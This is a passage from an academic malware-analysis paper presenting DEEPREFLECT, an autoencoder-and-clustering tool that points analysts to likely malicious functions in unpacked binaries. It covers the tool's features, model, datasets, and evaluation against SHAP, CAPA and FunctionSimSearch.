We assume the malware analyst is performing static analysis. The limitations of static analysis have been discussed in prior work [44]. We do not address dynamic analysis in this paper, though conceptually our tool can be extended to work with dynamic analysis data. We assume the malware given to our system is unpacked, as is similar to prior work [37, 39, 59, 60].

The problem of unpacking has been studied in prior work and solutions have been proposed to address it [21, 58]. Our results are directly dependent on malware being unpacked and thus we rely on prior work [11] to first unpack the binaries for us. We emphasize that our tool is just one step in the analyst's pipeline, and unpacking is the first step as illustrated in Figure 1 and Figure 2.

We assume we can reliably disassemble the malware in order to extract basic blocks and functions. The challenges of accurately disassembling binaries have been discussed in prior work [15, 38].

For our experimentation, we trust that our machine learning models and datasets are reliable (i.e., are not actively attempting to attack or thwart our system). A discussion of the limitations of this assumption (and its solutions) in deployment settings can be found in §5.1.

2.4 Research Goals

As discussed in §1 and §2.1, the analyst needs to locate and describe behaviors of internal functions within malware samples. Therefore, DEEPREFLECT has four primary goals: (*G1*) Accurately identify malicious activities within malware samples, (*G2*) Focus the attention of the analyst when statically analyzing malware samples, (*G3*) Handle new (unseen) malware families, and (*G4*) Give insights into malware family relationships and trends.

3 Design

In this section, we detail the pipeline of DEEPREFLECT as well as the features and models it uses.

3.1 Overview

The goal of DEEPREFLECT is to identify malicious functions within a malware binary. In practice, it identifies functions which are *likely* to be malicious by locating abnormal basic blocks (*regions of interest* – RoI). The analyst must then determine if these functions exhibit malicious or benign behaviors. There are two primary steps in our pipeline, illustrated in Figure 2: (1) RoI detection and (2) RoI annotation. RoI detection is performed using an autoencoder, while annotation is performed by clustering all of the RoIs per function and labeling those clusters.

Terminology. First, we define what we mean by "malicious behaviors." We generate our ground-truth based on identifying core components of our malware's source code (e.g., denial-of-service function, spam function, keylogger function, command-and-control (C&C) function, exploiting remote services, etc.). These are easily described by the MITRE ATT&CK framework [9], which aims to standardize these terminologies and descriptions of behaviors. However, when statically reverse engineering our evaluation malware binaries (i.e., in-the-wild malware binaries), we sometimes cannot for-certain attribute the observed low-level functions to these higher-level descriptions. For example, malware may modify registry keys for a number of different reasons (many of which can be described by MITRE), but sometimes determining which registry key is modified for what reason is difficult and thus can only be labeled loosely as "Defense Evasion: Modify




Figure 2: Overview of DEEPREFLECT. Our system takes unpacked malware samples as an input, extracts CFG features from each input (basic block (BB)), applies them to a pretrained autoencoder model to highlight RoI (*regions of interest*). Finally, it clusters and labels these regions.

Registry" in MITRE. Even modern tools like CAPA [3] identify these types of vague labels as well. Thus in our evaluation, we denote "malicious behaviors" as functions which can be described by the MITRE framework.

RoI Detection. The goal of detection is to automatically identify malicious regions within a malware binary. For example, we would like to detect the location of the C&C logic rather than detect the specific components of that logic (e.g, the network API calls `connect()`, `send()`, and `recv()`). The advantage of RoI detection is that an analyst can be quickly pointed to specific regions of code responsible for launching and operating its malicious actions. Prior work only focuses on creating *ad hoc* signatures that simply identify a binary as malware or some capability based on API calls alone. This is particularly helpful for analysts scaling their work (i.e., not relying on manual reverse engineering and domain expertise alone).

RoI Annotation. The goal of annotation is to automatically label the behavior of the functions containing the RoIs. In other words, this portion of our pipeline identifies *what* this malicious functionality is doing. Making this labeling nonintrusive to an analyst's workflow and scalable is crucial. The initial work performed by an analyst for labeling clusters is a long-tail distribution. That is, there is relatively significant work upfront but less work as they continue to label each cluster. The advantage of this process is simple: it gives the analyst a way to automatically generate reports and insights about an unseen sample. For example, if a variant of a malware sample contains similar logic as prior malware samples (but looks different enough to an analyst to be unfamiliar), our tool gives them a way to realize this more quickly.

3.2 RoI Detection

An autoencoder is a neural network M which consists of an encoder $En(x)$, which compresses the input x into an encoding e, and a decoder $De(e)$, which reconstructs x from a given e. When trained with the objective $De(En(x)) = x$, the network learns to summarize the distribution of $x \in X$ where $X \subset \mathbb{R}^m$. In works such as [43], it has been shown that autoencoders can detect malicious (abnormal) behaviors when trained on a benign distribution. This is because M would fail to reconstruct the features in x because m would recall the malicious concepts/patterns.

Given a sample's reconstruction $M(x) = \hat{x}$, a malicious sample is typically identified by computing the mean-squared-error (MSE) and checking if the resulting scalar is above a given threshold ϕ. The MSE is calculated as

$$MSE(x,\hat{x}) = \frac{1}{m}\sum\left(x^{(i)} - \hat{x}^{(i)}\right)^2 \quad (1)$$

where $x^{(i)}$ is the i-th feature in x.

Our assumption is that malware binaries will contain similar, but unique functionalities compared to benign binaries. Given this intuition, we train M on a diverse benign dataset which represents a variety of behaviors and functionalities. In contrast to previous works, which identify an *entire* sample as being malicious, we identify the malicious *regions* in each sample. Concretely, we compute the localized MSE defined as

$$LMSE(x,\hat{x}) = \left(x^{(i)} - \hat{x}^{(i)}\right)^2 \quad (2)$$

and then apply a threshold ϕ to the resulting vector to identify the patterns which M did not recognize or understand. Each block which received a squared error over ϕ is called a region of interest (RoI). We denote the mapped set of RoIs identified in sample x as the set

$$R_x = \left\{ x^{(i)} \,\middle|\, \left(x^{(i)} - \hat{x}^{(i)}\right)^2 \geq \phi \right\} \quad (3)$$

The highlights represented by R_x are similar to SHAP [40] explanations of supervised classifiers (e.g., image classification). However, our approach is designed to explain unsupervised neural network anomaly detectors (i.e., trained on *unlabeled* datasets), whereas SHAP is used on supervised classification models (trained on *labeled* datasets).

3.2.1 Features

When given a binary sample, we extract features to summarize the samples as x. There are many static features which have been used in prior work for malware detection (e.g., code section entropy, imported API calls, etc.) [29, 35, 53, 61, 63]. However, for M to localize malicious behaviors within a binary,

our features must be mapped 1-to-1 back into the original sample. Therefore, we represent each binary as an m-by-c matrix which captures the first m basic blocks using c features to summarize each of their activities. Basic blocks are, in general, a series of instructions which end in a control transfer instruction. Of course, basic blocks may be represented differently depending on the disassembler, so this strict definition may not apply to all static malware analysis systems.

Our c features were inspired from those found in prior works, namely attributed control flow graph (ACFG) features [23, 75]. ACFG features were chosen to perform binary similarity in these works because they assume these features (made up of structural and numerical CFG features) will be consistent across multiple platforms and compilers. While an argument can be made that our goals are similar (i.e., identifying similarities and differences across binaries), we tailored these features specifically for studying malware. In particular, we chose our features for the autoencoder to use in order to capture higher-level behaviors. Our features consist of counts of instruction types within each basic block (a more detailed form of those extracted for ACFG features), structural features of the CFG, and categories of API calls (which have been used to summarize malware program behaviors [18]).

In DEEPREFLECT, we set m to be the first 20k basic blocks. We chose this because 95% of our dataset samples have 20k basic blocks or less. We set c to be the 18 features which summarize each basic block as follows:

Structural Characteristics. The structural features we use are the number of offspring and betweenness score of each basic block. These characteristics can represent a control-flow structure commonly used for operations like network communication (e.g., connect, send, recv) and file encryption (e.g., findfile, open, read, encrypt, write, close). An example of this functionality from an actual malware sample can be found in Figure 6.

Arithmetic Instructions. The arithmetic instruction features we use are the number of "basic math", "logic operation", and "bit shifting" instructions contained within each basic block. The features can be used to represent how mathematical operations are carried out for higher level behaviors. They illustrate how numbers are interacted with for the function (e.g., encryption functions likely include lots of xor instructions, obfuscation functions likely include a combination of logic and bit-shifting operations, etc.). We retrieved these instructions from the Intel architectures software developer's manual [26]. Additionally, we provide an example from a malware sample showcasing these types of features in Figure 9.

Transfer Instructions. The transfer instruction features we use are the number of "stack operation", "register operation", and "port operation" instructions within each basic block. The features can be used to represent how transfer operations are carried out for higher level behaviors. They illustrate how arguments provided to the function (and returned values from function calls) interact with the rest of the data within that function. It can be indicative of complex logic and data manipulation (e.g., deobfuscation/decryption will likely involve more move-related instructions and C&C logic will involve more stack-related instructions as it calls more internal/external functions). We similarly retrieved these instructions from the Intel architectures software developer's manual [26].

API Call Categories. The API call features we use are the number of "filesystem", "registry", "network", "DLL", "object", "process", "service", "synchronization", "system information", and "time" related API calls within each basic block. These categories are inspired from prior work for malware clustering [18]. The features can be used to represent high level library operations needed to perform malicious activities such as network communications and filesystem, registry, and process operations. Since these directly represent high-level behaviors, they are crucial to understanding the overall behaviors of a function. Examples of malware functions which utilize these different call types to perform different behaviors can be found in Figure 6 and Figure 8.

We argue that these features are better suited for malware than classical ACFG features because (1) they include API calls which have been used in prior work for malware detection, (2) the instruction categories are finer-grained, allowing for more context into each basic block (as previously described), and (3) they do not rely on strings which are too easily prone to evasion attacks [77]. Of course, given a motivated adversary, any machine learning model can be attacked and tricked into producing an incorrect and unintended outputs. Whilst our features and model are not an exception to this, we argue that they suffice to produce a reliable model (i.e., it behaves as expected) and make it difficult enough such that an adversary would have to work extensively to produce a misleading input (as demonstrated in §4.7). For a discussion of potential attacks against our system, please refer to §5.

3.2.2 Model

To train M, we create a training set X from a variety of benign binaries, where $x \in X$ is an m-by-c feature vector representing one of the binaries. For the autoencoder model architecture, we use a U-Net [57]. U-Nets have been shown to perform well on generative image tasks such as biomedical image segmentation and the creation of fake imagery. The advantage of using a U-Net is that it has skip connections between the En and De which M can use to skip the compression of certain features to retain a higher fidelity in $\hat{x}$.

We train M on X with the goal of minimizing the reconstruction loss. The loss is the common L2 loss between the input and output, and is defines as

$$\mathcal{L}_2(x,\hat{x}) = \sum (x-\hat{x})^2 \tag{4}$$

Once trained, M is given the static features x of an unseen

malware sample. We then highlight the potentially malicious code regions using Equation 2, which is further discussed later in §4, such that any MSE over that value is considered a RoI. After highlighting the RoIs (basic blocks), we cluster the functions they belong to.

3.3 RoI Annotation

Given a new sample x, we want to identify the behavior (category) of each of its functions[1] and report it to Molly. Since it is not practical to label *all* functions, we annotate only a *few* functions and propagate the results using cluster analysis. We will now explain how this process is setup prior to receiving Molly's sample.

3.3.1 Clustering Features

Let x be a feature extracted binary taken from a collection of unpacked malwares. Let F be the set of functions in x found using BinaryNinja. For each $f_i \in F$ we denote the RoIs in f_i as q_i, where $q_i \subset R_x$.

We create a training set D for clustering as follows: Given the malware x_i, For each $q_i \neq \varnothing$, we summarize the behavior of f_i as $\frac{1}{|q_i|}\sum q_i$ and add it to D. This is repeated for all malwares in our collection.

Experimentally, we found that this representation of f_i's RoIs best capture the functions' behaviors in terms of cluster quality (i.e., using Silhouette Coefficient & Davies Bouldin Score).

3.3.2 Clustering Model

To cluster the functions in D, we first reduce the dimensionality from 18 to 5 so that we can scale to 500k functions. The reduction is performed using principle component analysis (PCA).

Next, we cluster the reduced vectors using HDBSCAN [6] and denote the clustering of D as C. HDBSCAN is a variant of the density based clustering algorithm DBSCAN. The reason we chose HDBSCAN is because (1) it can identify non-convex clusters (unlike k-means) and (2) it automatically selects the optimal hyper-parameters for cluster density (unlike classic DBSCAN).

3.4 Deployment

Next, we describe how DEEPREFLECT is deployed and used by a malware analyst.

Initialization. To initialize DEEPREFLECT, Molly begins by unpacking benign and malware binaries. She then passes them to DEEPREFLECT which (1) extracts our static features, (2) trains an autoencoder model M on the benign samples, (3) extracts RoIs R_x from each malware sample, (4) summarizes each function's behavior by averaging their RoIs (q_i) as D, and (5) reduces the summaries with PCA and clusters them as C.

At this point, Molly has now identified groups of behaviors (functions) which are malicious (anomalous) according to M. She can now annotate a small subset of the functions or proceed with her regular work routine while adding annotations to D (as mentioned earlier).

Execution. When Molly receives a new sample x, the behaviors are automatically visualized, localized, and labeled for her by DEEPREFLECT as follows: (1) x is unpacked using unipacker [11], (2) x is passed through M and the RoIs R_x are obtained, (3) functions are identified using BinaryNinja and each function is summarized as q by averaging its RoIs, (4) the remaining function summaries are reduced using the PCA model, (5) each function is associated with the cluster that is most similar to it,[2] and (6) assign the majority cluster annotations to the functions and map the result back to Molly's user interface. This workflow is illustrated in Figure 2.

Molly then investigates the highlighted functions, and while doing so she (1) obtains a better perspective on what the malware is doing, (2) annotates any function labeled "unknown" with the corresponding MITRE category (dynamically updating D), and (3) is able to observe shared relationships between other malware samples and families by their shared clusters.

4 Evaluation

In this section, we present our evaluation of DEEPREFLECT. First, we outline our objectives for each evaluation experiment and list which research goals (§2.4) are achieved by the experiment. We evaluate DEEPREFLECT's (1) reliability by running it on three real-world malware samples we compiled and compared it to a machine learning classifier, a signature-based solution, and a function similarity tool, (2) cohesiveness by tasking malware analysts to randomly sample and label functions identified in in-the-wild samples and compare how DEEPREFLECT clustered these functions together, (3) focus by computing the number of functions an analyst has to reverse engineer given an entire malware binary, (4) insight by observing different malware families sharing the same functionality and how DEEPREFLECT handles new incoming malware families, and (5) robustness by obfuscating and modifying a malware's source code to attempt to evade DEEPREFLECT.

4.1 Dataset

Constructing a good benign dataset is crucial to our model's performance. If we do not provide enough diverse behaviors of benign binaries, then everything within the malware binary will appear as unfamiliar. For example, if we do not train the autoencoder on binaries which perform network activities, then *any* network behaviors will be highlighted.

To collect our benign dataset, we crawled CNET [4] in 2018 for Portable Executable (PE) and Microsoft Installer (MSI)

[1] The functions in a binary are heuristically and statically found using a tool such as BinaryNinja on the CFG.

[2] This can be done by measuring centroid distance, using an incremental DBSCAN, or by reclustering D (which is what we do in this paper).

Category	Size	Category	Size
Drivers	6,123	Business Software	1,692
Games	1,567	Utilities	1,453
Education	1,244	Developer Tools	1,208
Audio	1,023	Security	1,000
Communications	994	Design	844
Digital Photo	826	Video	787
Customization	778	Productivity	730
Desktop Enhancements	699	Internet	695
Networking	612	Browsers	440
Home	390	Entertainment	257
Itunes	43	Travel	17

Table 1: Benign Dataset: 22 categories from CNET.

Label	virut	vobfus	hematite	sality	crytex
Size	3,438	3,272	2,349	1,313	914
Label	wapomi	hworld	pykspa	allaple	startsurf
Size	880	720	675	470	446

Table 2: Malware Dataset: Top 10 most populous families.

files from 22 different categories as defined by CNET to ensure a diversity of types of benign files. We collected a total of 60,261 binaries. After labeling our dataset, we ran our samples through Unipacker [11], a tool to extract unpacked executables. Though not complete as compared to prior work [21, 58], the tool produces a valid executable if it was successful (i.e., the malware sample was packed using one of several techniques Unipacker is designed to unpack). Since Unipacker covers most of the popular packers used by malware [67], it is reasonable to use this tool on our dataset. By default, if Unipacker cannot unpack a file successfully, it will not produce an output. Unipacker was able to unpack 34,929 samples. However, even after unpacking we found a few samples which still seemed partially packed or not complete (e.g., missing import symbols). We further filtered PE files which did not have a valid start address and whose import table size was zero (i.e., were likely not unpacked properly). We also deduplicated the unpacked binaries. Uniqueness was determined by taking the SHA-256 hash value of the contents of each file. To improve the quality of our dataset, we only accepted benign samples which were classified as malicious by less than three antivirus companies (according to VirusTotal). In total, after filtering, we obtained 23,307 unique samples. The sizes of each category can be found in Table 1.

To acquire our malicious dataset, we gathered 64,245 malware PE files from VirusTotal [12] during 2018. We then ran these samples through AVClass [62] to retrieve malware family labels. Similar to the benign samples, we unpacked, deduplicated, and filtered samples. Unipacker was able to unpack 47,878 samples. In total, we were left with 36,396 unique PE files from 4,407 families (3,301 of which were singleton families – i.e., only one sample belonged to that family). The sizes of the top-10 most populous families can be found in Table 2.

After collecting our datasets, we extracted our features from each sample using BinaryNinja, an industry-standard binary disassembler, and ordered each feature vector according to its basic block's address location in a sample's binary.

4.2 Model Setup

After extracting our datasets, we trained the autoencoder on 80% of our benign dataset and tested it on the remaining 20%. We used a kernel size of 24 with a stride of 1 and normalized the feature vectors; we found these parameters to improve results empirically. We trained the model for a maximum of 10 epochs and we obtained a training MSE of 2.5090e-07 and testing MSE of 2.1575e-07 – recall that a lower the MSE value means a better reconstruction of the benign samples. It took roughly 40 hours to train the model on an NVIDIA GeForce RTX 2080 Ti GPU. [3]

4.3 Evaluation 1 – Reliability

To evaluate DEEPREFLECT's reliability, we explore and contrast the models' performance in localizing the malware components within binaries.

4.3.1 Baseline Models

To evaluate the localization capability of DEEPREFLECT's autoencoder, we compare it to a general method and domain specific method for localizing concepts in samples: (1) SHAP, a classification model explanation tool [40], (2) CAPA [3], a signature-based tool by FireEye for identifying malicious behaviors within binaries,[4] and (3) FunctionSimSearch [5], a function similarity tool.

Given a trained classifier and the sample x, SHAP provides each feature $x^{(i)}$ in x a contribution score for the classifier's prediction. For SHAP's model, we trained a modified deep neural network VGG19 [64] to predict a sample's malware family and whether the sample is benign. For this model, we could not use our features because the model would not converge. Instead, we used the classic ACFG features without the string or integer features. We call these features *attributed basic block* (ABB) features. We trained this model for classification (on both malicious and benign samples) and achieved a training accuracy of 90.03% and a testing accuracy of 83.91%. In addition to SHAP, we trained another autoencoder on ABB features to compare to our new features as explained in §3.2.1.

4.3.2 Ground-Truth Dataset

For our ground-truth, we statically identified the locations of the malicious components (functions) in the source code of three different malwares. We located these functions in the binary's CFG by matching markers (e.g., strings and API calls) and labeling the corresponding basic blocks as malicious. All other blocks we labeled as benign. We note that we were unable to locate 14% to 30% of the malicious functions

[3] For reproducibility, our source-code and dataset can be found at https://github.com/evandowning/deepreflect.

[4] We used the community and expert rule sets v1.2.0 from https://github.com/fireeye/capa-rules

(depending on the sample), so they were marked as benign. These functions were not found because (1) the functions could not be recognized due to obscured and partial identifiers (calls and strings) in the binary, and (2) they were lost due to a limitation of function identification from a static disassembler such as dynamically resolved functions and anti-static analysis techniques [16]. Note, the omitted functions are reflected in the results as false positives (FPs) (Figure 3) so technically our false positive rate (FPR) is better in reality.

The three malware samples which make up our ground-truth are `rbot`, `pegasus`, and `carbanak`. We chose `rbot` because while it is an older internet relay chat (IRC) botnet from 2004, it still exists in common malware feeds – i.e., it still appears in the wild. We also chose it because it compiles into a single PE file (directly comparable to our PE malware samples from our dataset). We chose `pegasus` because it is a newer banking trojan from 2016 and is composed of multiple payloads (PE files and DLL files). This allows us to evaluate our tool on files which could be captured in memory or elsewhere (i.e., not just assuming that all malware will neatly pack all of its behaviors into a single file). Finally, we chose `carbanak` because it is a recently leaked banking malware from 2014, making it still relatively modern. The diversity in behaviors, code layout and implementation, and malware family types and ages is why we chose these three samples.

4.3.3 Results

The results of this experiment can be found in Figure 3. To obtain values for each function, we summed its corresponding basic block SHAP (setting negative values to 0) or MSE values.

DEEPREFLECT vs SHAP. The goal of SHAP is to identify regions within the model's inputs which affect the model's classification decision. While a malware classifier alone provides the analyst with the input's malware family, SHAP will identify *where* the most important regions of the input are for making that decision. Thus, conceptually it could be used to identify differences between different malware families and benign software (as previously discussed). However, this may not be completely effective. The analyst would have to continuously retrain the model whenever a new class of malware was discovered, and SHAP is inherently slow due to its recursive algorithm (making multiple passes back and forth through the neural network). DEEPREFLECT overcomes these issues by utilizing unsupervised learning and only requiring one pass through the neural network to retrieve the model's output.

DEEPREFLECT vs CAPA. Next, we compared DEEPREFLECT to CAPA [3], a tool which statically identifies capabilities within executables. It accomplished this by using hand-written signatures which describe various behaviors. For example, "connect to HTTP server", "create process", "write file", etc. Since CAPA is signature-based it is possible for it to miss malicious behaviors due to lack of generality, while DEEPREFLECT is trained using unsupervised learning and does not have this limitation. For DEEPREFLECT, we selected the detection threshold ϕ as follows: First, we plotted the ROC curves of all ground-truth samples (Figure 3). Then we identified separate thresholds for each sample which achieved a true positive rate (TPR) of 80%. We chose this TPR because it was large enough to detect a majority of malicious functions while keeping the FPs relatively low (for reviewing individual samples).

An example of where CAPA failed to identify behaviors was when the API call symbol was obfuscated by the malware (e.g., dynamically resolving the API call's name during runtime). Thus, it missed the function `KeyLoggerThread()` which calls various dynamically resolved API calls to log the victim's keystrokes. But since there are no interesting API calls here, CAPA misses it. DEEPREFLECT was able to successfully identify it because it *does not* solely rely on API calls and signatures to discover malicious behaviors.

An example of where DEEPREFLECT was unable to identify a behavior that CAPA (supposedly) did was an internal function which transports sent files to the C&C server. DEEPREFLECT should have conceptually picked up on this, it failed to do so. However, the API calls are all obfuscated, so CAPA should have failed here. Upon further investigation, CAPA believes there is a call here to retrieve a file's size, though in the source code such a call does not exist. Examining a neighboring function, we find it calls `GetFileSize()`. Therefore, we believe this is an example of an inconsistency between disassembler function addresses between CAPA's default disassembler and BinaryNinja (as both likely use different methods for function boundary detection). In this case, DEEPREFLECT discovered all of the malicious functions that CAPA did. While our tool did not succeed at catching the aforementioned malicious function (due to the thresholds we set), it is still more generic and scalable than signature-based tools, like CAPA, which rely on API calls and strings.

DEEPREFLECT vs FunctionSimSearch. FunctionSimSearch is a function similarity tool developed by Google Project Zero [5]. We trained a database on benign functions from our dataset with default parameters. After training their tool on our benign dataset, we queried it with the functions in our ground-truth dataset. We specified for the tool to output the top-1000 most common functions and their similarity scores. We chose 1,000 because of the speed at which it takes for a query to return from the tool (1 hour) and the sheer volume of functions inserted into the database (1,065,331 functions). To use this as an anomaly detector, we would expect that unfamiliar functions (i.e., malicious functions) would result in significantly smaller similarity scores than familiar functions. As seen in Figure 3, it performed poorly. It should be noted that a possible explanation for the poor performance is due to disagreements between function boundaries (as is common with different disassembly tools), but that this should not be drastically different (as seen with CAPA's disassembly tool which performed better).

Sample from the Wild. For verifying DEEPREFLECT's




Figure 3: The ROC plot (performance at every threshold) for DEEPREFLECT, AE using ABB features, SHAP using ABB features, CAPA, and FunctionSimSearch on the three ground truth malware samples. The horizontal black bar represents a TPR of 80%.

ability to identify malicious functionality for in-the-wild samples, we randomly selected one binary from the `virut` family. We chose this sample binary to reverse engineer because it was simple (i.e., it was relatively small and were able to reverse engineer every internal function) and `virut` has been a well-studied botnet from 2006 - 2013 and beyond. First, a malware analyst reverse engineered this sample using CAPA and BinaryNinja, manually examining all 39 internal functions and labeling them as either malicious (according to the MITRE framework) or benign. Next, the analyst executed DEEPREFLECT on this sample and it identified 15 RoI's. Comparing this to our analyst's manual analysis, we initially thought that DEEPREFLECT missed one function (logic for comparing an argument that will either lead to terminating the malware's processor or not). Due to differences between CAPA's default disassembler's disassembly and BinaryNinja's disassembly, the function addresses (boundaries) were not identical. In this case, CAPA identified process termination at this internal function, where BinaryNinja contained no such logic at that function location. Because of this discrepancy, DEEPREFLECT essentially caught all malicious functionalities. Additionally we had an analyst use DEEPREFLECT on a malware which he has analyzed in the past. This is discussed more in §A.1.

Summary. We have shown that our autoencoder localization approach in DEEPREFLECT achieves goals G1 and G3 by identifying malicious behaviors in binaries without training on sample malwares or labeled data. Additionally, we have demonstrated its improvement over a popular explanation framework (SHAP) and signature-based method (CAPA). Most importantly, DEEPREFLECT is more practical than SHAP (which is slower and requires labeled dataset) and CAPA (a signature-based solution), because the model does not require the expensive process of having experts label malwares or their components. Lastly, we have shown that our features perform better than the ABB features.

4.4 Evaluation 2 – Cohesiveness

To evaluate DEEPREFLECT's ability to classify the malware components identified by the AE, we explore the semi-supervised clustering model's quality with the help of five experienced malware analysts.

4.4.1 Experiment Setup

First, we used the autoencoder M and identified 593,181 malicious components (functions) in 25,206 malware samples. This is less than the original ~36k samples because some of the samples either (1) never finished extracting features, (2) had no RoIs detected above the selected threshold, or (3) the RoI did not exist in the binary – the result of which perplexes us but could be explained as either data corruption, some issue with automatic upgrading BinaryNinja between extracting features and running clustering, or because the basic block exists in a function we do not consider (i.e., an external function)).

For clustering a large number of malware sample functions, we wanted to keep the FPR at a low level of 5%. In industry and real-world environments, lower FPR is often times more valued than TPR. Using this threshold (which yielded a combined TPR/FPR of 40%/5% on our ground-truth samples), we used DEEPREFLECT to extract and cluster the identified functions as C (§3.3). After running PCA on the function feature vectors, HDBSCAN produced 22,469 clusters using the default hyperparameters. The largest cluster contained 6,321 functions and the smallest contained 5. There were 59,340 noise points.

In Figure 10, we present the distribution on the clusters' sizes. The figure shows that there is a long-tail distribution (common in density-based clustering) where the top-10 most populous clusters make up 5% of the functions.

The Reverse Engineers. To evaluate the clustering quality we recruited five malware analysts with 2-7 years of experience in reverse engineering.

The five analysts randomly sampled functions and labeled them using the MITRE ATT&CK [9] categorization. If the functions were deemed benign, the analysts labeled them as such. Overall, the analysts randomly sampled 177 functions (for the 176 different types of MITRE ATT&CK labels) each from the 25 largest malware family RoIs (chosen because of their size and diversity of behaviors). Time was a limiting factor to how many functions were selected. While 177 functions is small compared to the 600k extracted, it took between 15-30 minutes (and sometimes longer) to reverse engineer each function. We then selected one analyst to group these functions by hand. Finally, we compared the manual groupings to DEEPREFLECT's clusters performed various




Figure 4: Cluster Diversity. Left: the distribution of families per cluster. Right: the distribution of addresses per cluster to show that there is no bias in function location.

measurements. In Table 3, we present the various MITRE ATT&CK labels the analysts came across in their work.

4.4.2 Results - Cluster Quality

After manually labeling functions, the analysts ended up with 78 malicious clusters. There were 5 cases where the handmade clusters appeared in *different* clusters in C. For brevity, we will only discuss three here. In the first case, the two functions which resided within the handmade cluster were deemed similar by the analyst. They were both small functions which called `SetEvent()`, though were not identical in content. One function had one more instruction that set the subroutine argument's value + 0x40 offset to 0. This was not enough of a difference to the analyst, so they clustered them as the same. However, to HDBSCAN the feature vector contents would have changed and thus (depending on parameters) may separate these two functions. This is a case where HDBSCAN was too sensitive. In the second case, three functions were deemed as similar to the analyst, but were separated into two clusters in C. The differing function contained a precondition `IsProcessorFeaturePresent()`, however both called `TerminateProcess()` on `GetCurrentProcess()` – thus they were close enough in behavior as to label them "Discovery: Virtualization/Sandbox Evasion". These are indicative of sandbox evasion because these techniques look for differences between processes in a sandbox and process on a real host [54]. Normally, one of the only reasons malware will attempt to exit is if they receive a command to do so from the C&C server or if they are in an undesirable environment (either not fit for the malware to infect or is determined to be an analysis environment). In the third case, a handmade cluster contained two functions which were separated in C. Similar to the other cases, these functions were close enough, but not exact, in content. They both performed `GetTickCount()` as well as calling various other internal functions in the same fashion. There were 8 cases where the handmade clusters were merged into the same clusters in C.

Though these errors appeared, 89.7% of the analyst's handmade clustered functions matched what our tool created. Thus, we consider the clustering results trustworthy. In the future, HDBSCAN's parameters could be tuned to correct these discrepancies.

Error Margins. We now evaluate what percentage of the clusters were benign versus malicious. When labeling randomly sampled functions, we look at hand-clusters with *consistent* labels. Sometimes our analysts disagreed with each other on what MITRE label to assign to a function. For consistency, we only consider those on which the analysts agreed. We found that of the 119 functions, 60.5% were malicious and 39.4% were benign, with a margin-of-error of 9.29%. Examining the percentages for all functions (regardless of their cluster) we find similar percentage results. Note that in §4.3.3 the false positive rate was much lower for our ground truth samples. This is because they only selected from the largest malware family RoIs (i.e., not uniformly random for the entire 600k population). This was done to ensure the analysts reviewed the most commonly extracted functions, which gave the analysts a better chance of discovering commonly shared malicious functions like C&C behaviors, anti-analysis behaviors, etc.
Summary. The malware analysts found that the clusters of DEEPREFLECT are consistent (regardless of malware family or the function's location within the binary). Although the amount of selected samples should capture the population, the results may differ on a larger sample size. We also found that the clustering matches 89.7% of an analyst's manually-clustered functions, contributing to goal G1.

4.5 Evaluation 3 – Focus

From prior work [69] and discussions with other analysts, we found that malware analysts' static reverse-engineering workflow begins with forming hypotheses about *where* various functionalities are within a malware binary. This is normally accomplished by observing where suspicious strings (e.g., URLs, domains) or API calls (e.g., `connect` or `send`) exist. However, as demonstrated in §4.3, these indicators cannot be relied upon alone. The benefit of DEEPREFLECT is its ability to focus the attention of the malware analyst, rather than sending them blindly to search through functions within each binary. We evaluate this by (1) calculating the percent of highlighted functions out of all the malware's functions, for each malware binary, (2) analyzing the false positives and a potential ranking scheme for DEEPREFLECT to prioritize which highlighted functions the analyst should look at first, and (3) discussing false negatives and how they might be mitigated in the future.
Workload Reduction. For each malware sample, we extracted each function which contained at least one RoI found by the autoencoder and compare that to the total number of internal functions within the binary. As seen in Figure 5, a large majority of the highlighted functions reduced the amount of functions for the analyst to view by at least 90%. The minimum reduction was 0% (i.e., all functions were highlighted), maximum reduction was over 99.9999%, and the average reduction was 85%.

These percentages by themselves could be misleading if number of functions in a malware sample is small to begin with. In terms of raw numbers, the min/max/average number of *highlighted* functions per malware sample was 1/527/23.53

